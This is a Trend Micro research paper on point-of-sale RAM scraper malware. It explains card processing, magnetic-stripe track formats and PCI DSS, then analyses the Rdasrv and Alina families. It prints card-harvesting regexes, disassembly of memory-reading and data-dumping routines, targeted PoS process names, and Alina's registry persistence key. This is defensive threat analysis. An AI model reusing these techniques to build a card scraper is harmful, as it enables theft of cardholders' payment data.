

A Trend Micro Research Paper

# PoS RAM Scraper Malware

Past, Present, and Future

Numaan Huq

Forward-Looking Threat Research Team



# CONTENTS

Introduction.....	1
Payment Card Data Theft.....	1
Early Warnings .....	1
Research Overview .....	2
Payment-Processing Ecosystem.....	3
Parties Involved in Credit Card Transactions .....	3
How Credit Cards Are Processed.....	5
PoS RAM Scraping.....	6
Credit Card Data.....	6
PAN and Luhn .....	7
PCI DSS in a Nutshell .....	8
Low-Hanging Fruits .....	9
PoS RAM Scraper Families.....	10
PoS RAM Scraper Evolution .....	10

## TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an "as is" condition.



Rdasrv .....	11
Alina.....	13
VSkimmer .....	17
Dexter .....	23
BlackPOS .....	28
Decebal .....	33
Next-Generation PoS RAM Scrapers.....	37
JackPOS.....	37
Soraya .....	38
ChewBacca .....	38
BrutPOS .....	39
Backoff.....	40
What Will the Next Generation of PoS RAM Scrapers Look Like?.....	42
General Characteristics .....	43
Data Collection .....	46
Data Exfiltration .....	49
Infection Methods .....	53
Using a Bag of “Old” Tricks.....	53
Inside Jobs.....	53
Phishing and Social Engineering .....	53
Vulnerability Exploitation.....	54
PCI DSS Noncompliance Abuse.....	56
Cyber Attacks.....	56
Underground Credit Card Scene .....	58
Data-Exfiltration Methods .....	58
Data Validation .....	59

Who Are Behind PoS Attacks? .....	60
Stolen Card Data for Sale.....	61
Using Stolen Credit Cards .....	62
Looking Beyond the Horizon .....	65
Detection Statistics .....	65
Credit Card Data Breaches in the United States .....	66
Other Credit Card Data Theft Methods.....	69
New Credit Card Technologies .....	70
EMV .....	70
Contactless RFID Cards .....	71
Conclusion and Recommendations.....	73
Prevention .....	73
Hardware Based .....	73
Software Based .....	73
Policy Based .....	74
Trend Micro Solutions.....	74
Conclusion.....	75
Appendix.....	76
References .....	88



# INTRODUCTION

---

## Payment Card Data Theft

Stealing payment card data has become an everyday crime that yields quick monetary gains. The goal is to steal the data stored on the magnetic stripe of payment cards, clone the cards, and run charges on the accounts associated with them. Criminals have been physically skimming payment cards such as debit and credit cards for a while now. The common techniques for skimming payment cards include but are not limited to the following:

- Making a rub of payment cards
- Rigging ATMs or gas pumps with fake panels that steal data
- Modifying stores' point-of-sale (PoS) terminals
- Using off-the-shelf hardware keyloggers on cash registers [1]

The techniques mentioned above require physical access to the cards or the devices used to process them. As such, criminals face big risks of getting apprehended. Also, skimmers cannot be readily mass-deployed for maximum effectiveness. Criminals have, therefore, resorted to using malicious software to steal data primarily from credit cards. Such solutions provide them a certain degree of anonymity, are easier to deploy, and are more flexible should they wish to quickly modify their solutions in order to adjust to changing conditions.

This research paper focuses on credit card data theft, which makes up the majority of the payment card data breaches seen to

date. The earliest credit-card-data-stealing malware were primarily keyloggers that, in most cases, were installed on victims' systems as a payload of other malware or through phishing attacks. As effective as keyloggers are, they cannot capture all of the magnetic stripe data on credit cards and yield less data than RAM scraping. Two major developments have been seen in credit-card-data-stealing malware and the criminals who use them:

- To exponentially increase their payback from stealing credit card data, criminals are now directly targeting the businesses that process credit cards instead of going after individual victims.
- Criminals are exploiting the fact that credit card magnetic stripe data temporarily resides in plain text in the RAM of PoS devices during processing.

## Early Warnings

The earliest evidence of PoS RAM scraping was recorded in a Visa® Data Security Alert issued on 2 October 2008. [2] Before standalone PoS RAM scraper malware were developed, cybercriminals were attempting to install debugging tools on PoS devices in order to dump entire sets of magnetic stripe data. The Visa report revealed that such debugging tools could effectively parse unencrypted sensitive data not written to disk from volatile memory (i.e., RAM). Visa identified that cybercriminals obtained access to PoS devices through insecure remote access or poorly configured networks.

In 2009, Verizon also introduced PoS RAM scrapers, along with victim profiles. [3] Back then, the malware only accounted for 4% of the total number of breaches Verizon investigated. These primarily targeted companies in the retail and hospitality industries. Verizon had a difficult time classifying the attacks because they were new. In this year's report, the number of PoS-RAM-scrapers-related breaches rose to 14% of the total and primarily targeted companies in the accommodation, food services, and retail industries. [4] The United States Computer Emergency Readiness Team (US-CERT) also formally issued an alert on malware targeting PoS devices on 2 January 2014, after targeted attacks against big name retailers made headlines. [5], [6] The attackers used PoS RAM scrapers to steal credit card data.

## Research Overview

This research paper examines the PoS ecosystem. It describes how PoS transactions work from the moment customers swipe their credit cards to when they get charged for their purchases. It describes what types of data resides in the magnetic stripe of payment cards. It looks at the evolution of PoS RAM scrapers—from their humble beginnings to how they have become today's industrialized threats. It also presents the various PoS RAM scraper infection methods by providing technical overviews of the most prevalent PoS RAM scraper malware families that have affected businesses to date. It details the data-exfiltration techniques used by PoS RAM scrapers and examines what happens to the data that cybercriminals exfiltrate. It also attempts to predict future PoS attack vectors. Finally, the paper provides prevention strategies that companies can follow to protect against PoS RAM scrapers.

# PAYMENT-PROCESSING ECOSYSTEM

---

Before delving into PoS RAM scraper malware analysis, let us first take a look at the payment-processing ecosystem—what parties are involved as well as how payment card transactions are authorized and settled. This will help us understand existing vulnerabilities in the ecosystem that cybercriminals exploit.

## Parties Involved in Credit Card Transactions

A credit card transaction is a multistep process that involves several other parties, apart from consumers and merchants. The following briefly describe the different parties involved in credit-card-transaction processing: [7], [8], [9], [10]

- **Consumer:** Cardholder who purchases goods and services with a credit card.
- **Merchant:** Goods and services provider that accepts credit card payments.
- **Acquirer:** Bank that processes and settles a merchant's credit card transactions with an issuer.
- **Issuer:** Bank or financial institution that issues credit cards to consumers.
- **Card brand:** Visa, MasterCard®, American Express (AMEX)™, and

others whose networks are used to facilitate interactions between acquirers and issuers when authorizing and settling transactions.

- **Payment service provider (PSP):** Third-party service provider that handles payment transactions between merchants and multiple acquirers. The advantage of using a PSP is that merchants do not need to set up and to maintain dedicated communication channels with different acquirers. Such a service is part of the PSP's service package offerings.
- **Payment switch:** In-house or third-party service provider that provides routing services between merchants and multiple PSPs.

Consumers swipe their cards on merchants' PoS devices to purchase goods and services. The PoS devices send the credit card data to merchants' PoS systems. The PoS systems contact the PSP, who, depending on what card brand or type was used, contacts designated acquirers for transaction authorization. Acquirers use the card brands' networks to contact credit card issuers. Issuers return an authorization status to acquirers via card brands' networks. The acquirers then pass on the authorization to the PSP who forwards it to the PoS systems and devices, which complete the transaction. This communication occurs in a matter of seconds.




Figure 1: Transaction flow model for regular merchants




Figure 2: Transaction flow model for large merchants



Large merchants with high transaction volumes have a slightly different transaction flow model.

Large merchants normally contract multiple PSPs in order to support a diverse range of payment options (e.g., all major debit and credit card brands, gift cards, store-branded cards, etc.) and to get the best transaction-processing rates to reduce operating costs. PoS systems send transaction requests to payment switches that route requests to the appropriate PSPs for processing. The rest of the process remains unchanged, apart from the additional payment switch step.

## How Credit Cards Are Processed

Credit card transactions involve the following basic steps:

- **Authorization:** Cardholders request to purchase goods and/or services from merchants by paying for them using credit cards. Merchants submit transaction requests to acquirers via PSPs. Acquirers send the transaction requests via cardholders' brand networks to issuers. Issuers return authorization codes via card brands' networks to acquirers. Acquirers then forward authorization codes via PSPs to merchants. If the transactions are authorized, merchants give cardholders the goods and/or services they requested.
- **Batching:** Merchants store an entire day's authorized sales in a batch. At the end of the day, they send the batch via PSPs to acquirers in order to receive payment.
- **Clearing:** Acquirers send the batch via card brands' networks to issuers in order to request payment. Card brands' networks sort out each transaction to the right cardholders. Issuers then transfer requested

funds via card brands' networks to acquirers.

- **Funding:** Acquirers send merchants payment via PSPs. Issuers then bill cardholders the amount paid to merchants plus fees or interest.

Data takes on the following states in the transaction process:

- **Data in memory:** All of the credit card data is temporarily stored in plain text in the RAM of merchants' PoS systems during processing. Cybercriminals use PoS RAM scrapers to steal this data.
- **Data at rest:** Merchants' PoS systems store transaction data for a short period of time (e.g., for batching) as well as a partial set of data for a long period of time for record purposes in log files or a database. The data stored is encrypted. There is no specific encryption algorithm requirement defined in PCI DSS. Instead, PCI DSS mandates the use of strong cryptography (i.e., minimum key length of 112 bits). Vendors can choose which encryption algorithm they want to implement to protect the data as long as the algorithm meets the minimum strong cryptography requirements.
- **Data in transit:** The data is internally transferred over LANs or WANs and externally over the Internet. Encryption is mandatory for data transferred over the Internet but not for information transferred over LANs or WANs.

Cybercriminals attack transaction data that resides in memory because it is the easiest to target. As attacks become more sophisticated and larger in scope, data at rest and in transit will also be targeted.

# PoS RAM SCRAPING

## Credit Card Data

The magnetic stripe of payment cards has three Data Tracks—1, 2, and 3. Payment cards only use Tracks 1 and 2, which have been defined in International Organization for Standardization (ISO)/International Electrotechnical Commission (IEC) 7813 as: [11]

The International Air Transport Association (IATA) created the Track 1 standard, which is recorded at 210 bits per inch and contains 79 alphanumeric characters. [12]

The American Bankers Association (ABA), meanwhile, created the Track 2 standard, which is recorded at 75 bits per inch and contains 40 numeric characters.

Track 1 Standard										
SS	FC	PAN	FS	CN	FS	ED	SC	DD	ES	LRC
<b>SS:</b>	Start sentinel (%)									
<b>FC:</b>	Format code ( <i>B</i> or <i>b</i> )									
<b>PAN:</b>	Primary account number (up to 19 digits long)									
<b>FS:</b>	Field separator (^)									
<b>CN:</b>	Cardholder's name (up to 26 characters long)									
<b>ED:</b>	Expiry date (in the form, "YYMM")									
<b>SC:</b>	Service code									
<b>DD:</b>	Discretionary date (may include the Card Verification Value [CVV]/Code, the PIN Verification Value, and the PIN Verification Key Indicator)									
<b>ES:</b>	End sentinel (?)									
<b>LRC:</b>	Longitudinal redundancy check									

Track 2 Standard							
SS	PAN	FS	ED	SC	DD	ES	LRC
<b>SS:</b>	Start sentinel (;)						
<b>PAN:</b>	Primary account number (up to 19 digits long)						
<b>FS:</b>	Field separator (=)						
<b>ED:</b>	Expiry date (in the form, "YYMM")						
<b>SC:</b>	Service code						
<b>DD:</b>	Discretionary data (similar to that in Track 1)						
<b>ES:</b>	End sentinel (?)						
<b>LRC:</b>	Longitudinal redundancy check						

Credit cards also contain a three- to four-digit number printed or embossed on either the front or back side called the “CVV/CVV2,” “Card Verification Number (CVN),” “Card Security Code (CSC),” “Card Validation Code (CVC2),” or some other similar term. Credit-card-issuing institutions have different names for this number but it is a security verification feature used in “card-not-present” transactions (e.g., made via telephone, mail order, online, etc.) wherein merchants cannot physically verify if cards are present for transactions. Note that, by design, this number is not stored in Tracks 1 and 2 and without it, a perfect counterfeit credit card cannot be created.

## PAN and Luhn

The Primary Account Number (PAN) format, defined in ISO/IEC 7812, is commonly 16 digits long but can reach up to 19 digits and has the following format: [13]

I I I I - I I A A - A A A A - A A A C

The first six digits (i.e., *I*s) are known as the “Issuer Identification Number (IIN).” Its first digit is called the “Major Industry Identifier (MII).” Major card networks—Visa, MasterCard, Discover, JCB®, AMEX, and others—all have unique IIN ranges that identify which institution issued a card. [14]

Common Card Brand IIN Ranges			
Card Brand	IIN Range (Card Number Starts With)	Length (Number of Digits)	Validation
AMEX	34 37	15	Luhn
Diners Club™	54 55	16	Luhn
Discover	6011 622126–622925 644–649 65	16	Luhn
JCB	3528–3589	16	Luhn
MasterCard	50–55	16	Luhn
Visa	4	13 16	Luhn

The length of individual account numbers (i.e., *A*s) can vary and reach up to 12 digits. The final digit (i.e., *C*) is a “check” digit calculated using the Luhn algorithm—a

simple checksum formula, not a cryptographic hash function, defined in ISO/IEC 7812 and designed to catch errors in previous digits of the PAN. All valid credit

card numbers must pass the Luhn validation check. Note, the Luhn algorithm does not verify any other information on the card apart from the PAN.

PoS RAM scrapers generally use regular expression (regex) matches to search for and harvest Tracks 1 and 2 credit card data from the process memory space in the RAM. The following is a sample regex to find Track 2 data:

```
([0-9]{15,16}[D=](0[7-9]|1[0-5])
((0[1-9])|(1[0-2]))[0-9]{8,30})
```

Depending on the complexity of the regex, it can incorrectly capture garbage data from the RAM in addition to valid card data. A well-defined regex will return clean results but may be computationally more expensive compared with a looser one. If the cybercriminals' goal is to quickly capture data from the RAM, efficiency is more important than quality. To circumvent bad data problems, some PoS RAM scrapers implement Luhn validation to check the card data harvested prior to exfiltration. Cybercriminals have also been known to use cracked commercial data loss prevention (DLP) products that merchants use for Payment Card Industry (PCI) compliance for validating exfiltrated data offline before selling it in underground forums.

## PCI DSS in a Nutshell

PCI Data Security Standard (PCI DSS) refers to a set of requirements designed to ensure that all companies that process, store, or transmit credit card information maintain a secure environment. [15]

PCI DSS does not offer new secure technologies to protect electronic payment systems but provides requirements to build up layers of security control around existing ones. PCI DSS v1.0 was published in December 2004, long after electronic payment systems were developed and

deployed worldwide. At this point, defining, developing, and deploying a brand new secure technology standard for payment cards would be extremely expensive.

PCI DSS has the following 12 major requirements: [16]

- Install and maintain a firewall configuration to protect cardholder data.
- Do not use vendor-supplied defaults for system passwords and other security parameters.
- Protect stored cardholder data.
- Encrypt cardholder data when transmitted across open, public networks.
- Protect all systems against malware and regularly update anti-malware solutions.
- Develop and maintain secure systems and applications.
- Restrict access to cardholder data on a need-to-know basis.
- Identify and authenticate access to system components.
- Restrict physical access to cardholder data.
- Track and monitor all access to network resources and cardholder data.
- Regularly test security systems and processes.
- Maintain policies that address information security for all personnel.

The merchants and vendors in every PoS transaction chain are ultimately responsible

for implementing PCI DSS. Lack of federated implementation of PCI DSS means that payment systems are often insecure even if they are theoretically PCI compliant.

## Low-Hanging Fruits

Cybercriminals have found low-hanging fruits for grabs within this layered security framework—unencrypted credit card data. After merchants swipe credit cards, the data stored on them temporarily resides in plain text in the PoS software's process memory space in the RAM. PoS RAM scrapers retrieve a list of running processes and load-inspects each process's memory for card data. They run searches on the process memory space and can retrieve entire sets of Tracks 1 and 2 credit card data. The real challenge lies in finding a reliable method to infect PoS systems with RAM scrapers. Cybercriminals use a variety of tried-and-tested infection methods such as insider jobs, spamming or phishing, social engineering, credential theft, lateral movement from existing infections, software exploitation,

abusing PCI DSS noncompliance, and others to infect PoS systems.

Merchants and vendors in the PoS transaction chain are responsible for implementing PCI DSS. Note that merchants are most susceptible to PoS RAM scraper infections, as they are in the front line of customer payment processing. Small merchants such as small stores, independent retail outlets, neighborhood grocery stores, and the like do not always possess the technical know-how to properly implement or manage PCI DSS and so can become susceptible to targeted attacks. The only caveat for cybercriminals when targeting small merchants is that they do not net big card data volumes. Big merchants, on the other hand, have their own IT security departments and are PCI DSS compliant but are also lucrative targets for bigger payoffs. The end of 2013 showed that carefully planned targeted attacks could successfully breach the IT defenses and steal credit card data from the PoS systems of even big name retailers.

# PoS RAM SCRAPER FAMILIES

## PoS RAM Scraper Evolution

The earliest evidence of PoS RAM scraping was the Visa Data Security Alert issued on 2 October 2008. Back then, cybercriminals attempted to install debugging tools on PoS systems to dump Tracks 1 and 2 credit card data from RAM. PoS RAM scrapers have quickly evolved since then to include:

- **Multiple components:** Today's attacks use several components that each performs a specialized function.
- **Single binary:** All of the necessary functionality come packaged in a single binary.
- **Networking functionality:** Today's malware have additional networking functionality (e.g., File Transfer Protocol [FTP], Tor, HTTP, etc.) and can exfiltrate stolen card data to remote servers.
- **Bot functionality:** Malware with this feature can receive commands from command-and-control (C&C) servers.
- **Kill switch functionality:** This feature allows C&C servers to instruct bots to uninstall malware, effectively removing all traces of a breach.
- **Encryption:** Today's malware encrypt the data that they exfiltrate.
- **Development kits:** These allow anyone to create customized binaries that they can then use to breach victims' systems.
- **Multiple exfiltration techniques:** A single binary can use several data-exfiltration techniques.




Figure 3: PoS RAM scraper family tree

## Rdasrv

Rdasrv—one of the earliest PoS RAM scrapers—was first discovered at the end of 2011. [17] It has no specific family name so it is called by the service name that it installs—*rdasrv*. Trend Micro detects Rdasrv binaries as BKDR\_HESETOX.SVC, TSPY\_POCARDL.BD, TSPY\_POCARDL.AJ, TROJ\_BANKER.QPA, and TROJ\_BANKER.DPS. [18]

When first executed, the malware is installed as a service called “*rdasrv*.” Name variations exist but *rdasrv* is most commonly used. The sample analyzed installed a service called “*rdpclip*.” The installer script executes the malware using the */install* parameter. The malware then passes function *cc\_data\_scraper\_main* to *StartServiceCtrlDispatcher*. The *cc\_data\_scraper\_main* function registers itself to handle service control requests using *RegisterServiceCtrlHandler*. The malware is now installed and ready to scrape the process memory for Tracks 1 and 2 credit card data.

Unlike most PoS RAM scrapers, Rdasrv does not inspect all or even a subset of all of the running processes. It only inspects process names that have been hardcoded in its binary. It iterates over all of the running processes and uses a string-compare function to match target process names. If a target process is found, it calls *OpenProcess* using the *PROCESS\_ALL\_ACCESS* flag to obtain a handle then reads the memory’s content via *ReadProcessMemory*.

Regexes to match Tracks 1 and 2 credit card data that are hardcoded in the malware binary run on the process memory content that Rdasrv reads.

Tracks 1 and 2 credit card data scraped from the process memory are written to disk in a file called “*data.txt*” or “*current.txt*.” Because Rdasrv does not have data-exfiltration functionality, the data file is most likely manually removed or retrieved via remote access.

Rdasrv has been designed to target companies in the food services and hospitality industries. As previously mentioned, it only inspects process names for PoS software that are hardcoded in its binary. The PoS processes that Rdasrv targets include:

- ***ifs.exe***: MICROS Restaurant Enterprise Solution (RES)
- ***ccs.exe***: MICROS RES
- ***utg2.exe***: Shift4 credit-card-processing application
- ***edcsvr.exe***: Aloha Electronic Draft Capture (EDC) PoS Restaurant System

Rdasrv has various versions hardcoded with different target process names, most probably because cybercriminals collect information about their targets’ operating environments before dispatching customized binaries.

```

loc_41BB07:          ; CODE XREF: start+321j
mov     eax, offset ServiceStartTable
mov     edx, 10h
call   unknown_libname_436 ; Borland Visual Component Library & Packages
                                ; Borland Visual Component Library & Packages
                                ; Borland Visual Component Library & Packages
                                ; Borland Visual Component Library & Packages
mov     eax, offset aRdpclip ; "rdpclip"
mov     ds:ServiceStartTable.lpServiceName, eax
mov     ds:ServiceStartTable.lpServiceProc, offset cc_data_scraper_main
push   offset ServiceStartTable ; lpServiceStartTable
call   StartServiceCtrlDispatcherA

```

Figure 4: Rdsrv passes *cc\_data\_scraper\_main* to *StartServiceCtrlDispatcher*

```

mov     eax, [ebp+var_158]
mov     edx, offset target_process_1 ; "ccs.exe"
call   System:___linkproc__ LStrCmp(void)
jz     short loc_4183AA
lea     eax, [ebp+var_164]
lea     edx, [ebp+var_114]
mov     ecx, 104h
call   unknown_libname_852 ; @4LStrFromArray$qqrr10AnsiStringpci
                                ; doubtful name
                                ; BDS 2005-2007 and Delphi6-7 Visual Component Libr
                                ; Delphi2006/BDS2006 Visual Component Library
                                ; Delphi 3 Visual Component Library
                                ; Delphi 4 Visual Component Library
                                ; Delphi 5 Visual Component Library
                                ; Delphi2006/BDS2006 Visual Component Library
mov     eax, [ebp+var_164]
lea     edx, [ebp+var_160]
call   Sysutils::LowerCase(System::AnsiString)
mov     eax, [ebp+var_160]
mov     edx, offset target_process_2 ; "ifs.exe"
call   System:___linkproc__ LStrCmp(void)
jnz    loc_418594

loc_4183AA:          ; CODE XREF: open_specific_processes+A31j
mov     eax, [ebp+dwProcessId]
push   eax ; dwProcessId
push   0 ; bInheritHandle
push   PROCESS_ALL_ACCESS ; dwDesiredAccess
call   OpenProcess
mov     [ebp+hProcess], eax
cmp    [ebp+hProcess], 0

```

Figure 5: Process that looks for target processes—*ccs.exe* and *ifs.exe*

```

; -----
Track1_data dd 0FFFFFFFh, 69h
            db '((b)(0-9){13,19}\^[A-Za-z\5]{0,30}\^[A-Za-z\5]{0,30}\^(1[1-9]))('
            ; DATA XREF: search_for_CC_data+371o
            db '(0[1-9])|(1[0-2]))[0-9\5]{3,50}[0-9]{1}',0
            align 4
Track2_data dd 0FFFFFFFh, 40h
            db '([3-9]{1}[0-9]{14,15}[0-9]{1}[1-9])|(0[1-9])|(1[0-2]))[0-9]{8,30}',0
            ; DATA XREF: search_for_CC_data+851o
            align 10h
off_419100 dd offset unk_419104 ; DATA XREF: open_process_and_read_mem+641r
unk_419104 db 11h ; DATA XREF: open_process_and_read_mem+1491r ...
            db 2
a_2       db '.2'
            db 1

```

Figure 6: Regexes used to match Tracks 1 and 2 credit card data

```

mov     edx, offset aData_txt ; "Data.txt"
mov     eax, edi
call   sub_402CEC
mov     eax, edi
call   ___linkproc__ Append
call   ___linkproc__ _IOTest
mov     eax, [ebp+var_8]
mov     edx, [eax+ebx*4]
lea     eax, [ebp+var_2E4]
mov     ecx, offset aDataNotFound_ ; ": Data Not Found."
call   ___linkproc__ LStrCat3
mov     edx, [ebp+var_2E4]
mov     eax, edi
call   sub_40462C
call   ___linkproc__ WriteLn

```

Figure 7: Rdsrv writes the data to *data.txt*



Rdasrv Files Analyzed	
SHA-1	Trend Micro Detection Name
05492b4f4d6b819d54809ebca0980da133067e89	TSPY_POCARDL.BD
61395ad59bbb111aa2a84ccd1e1cb4da3c38211a	TROJ_BANKER.QPA
df74d626df43247fdcd380bbc37b68f48b8c11d4	BKDR_HESETOX.SVC
daee813c73d915c53289c817e4aadaa6b8e1fb96	BKDR_HESETOX.SVC
2440cf33693651458b209b91e05d6466e4dc25dd	TSPY_POCARDL.AJ
fb59188d718f7392e27c4efb520dceb8295a794f	BKDR_HESETOX.SVC
06a0f4ed13f31a4d291040ae09d0d136d6bb46c3	BKDR_HESETOX.SVC
b8c1f7d28977e80550fcbaf2c10b222caea53be8	TSPY_BANKER.DPS
48db3a315d9e8bc0bce2c99cfde3bb9224af3dce	BKDR_HESETOX.SVC

## Alina

Alina is a well-known PoS RAM scraper that was first discovered sometime in October 2012. [19] The Alina source code is actively developed and is regularly updated. Its latest known version is 6.x.

When first executed, Alina installs itself on victims' systems. It follows this step-by-step installation process:

1. It checks if an Alina code update is available for download. It then checks for and removes any existing Alina code on victims' systems. It then prepares to install the latest version of the code available or itself.
2. Alina has a list of socially engineered filenames hardcoded in its binary. It

randomly selects a name from this list and copies itself to the `%APPDATA%` directory using the chosen filename. It also adds the filepath to an Auto Start runkey to remain persistent. The sample analyzed installed itself as `java.exe` and executed the following actions:

- Add `java.exe` to the `%APPDATA%` directory
- Add the following key to the registry:

```
HKEY_CURRENT_USER\Software\
Microsoft\Windows\CurrentVersion\
Run\java value: %APPDATA%\java.exe
```

3. The final step in the Alina installation process executes the copy in the `%APPDATA%` directory using the

*alina*=<*original\_alina*> parameter.

The sample analyzed executed the following action via the application programming interface (API) call:

```
CreateProcessA ARGs:(%APPDATA%\
java.exe, alina=%WorkingDir%\
4E682B34C3E122E55D21F9A501B9F13AF
B7437A9_samp.exe,,,,,,,,,1776
```

This step terminates the original Alina process and deletes the associated file on disk, completing the installation. Alina is now ready to scrape the process memory for Tracks 1 and 2 credit card data. Note that every time infected systems reboot, the Alina binary reinstalls itself.

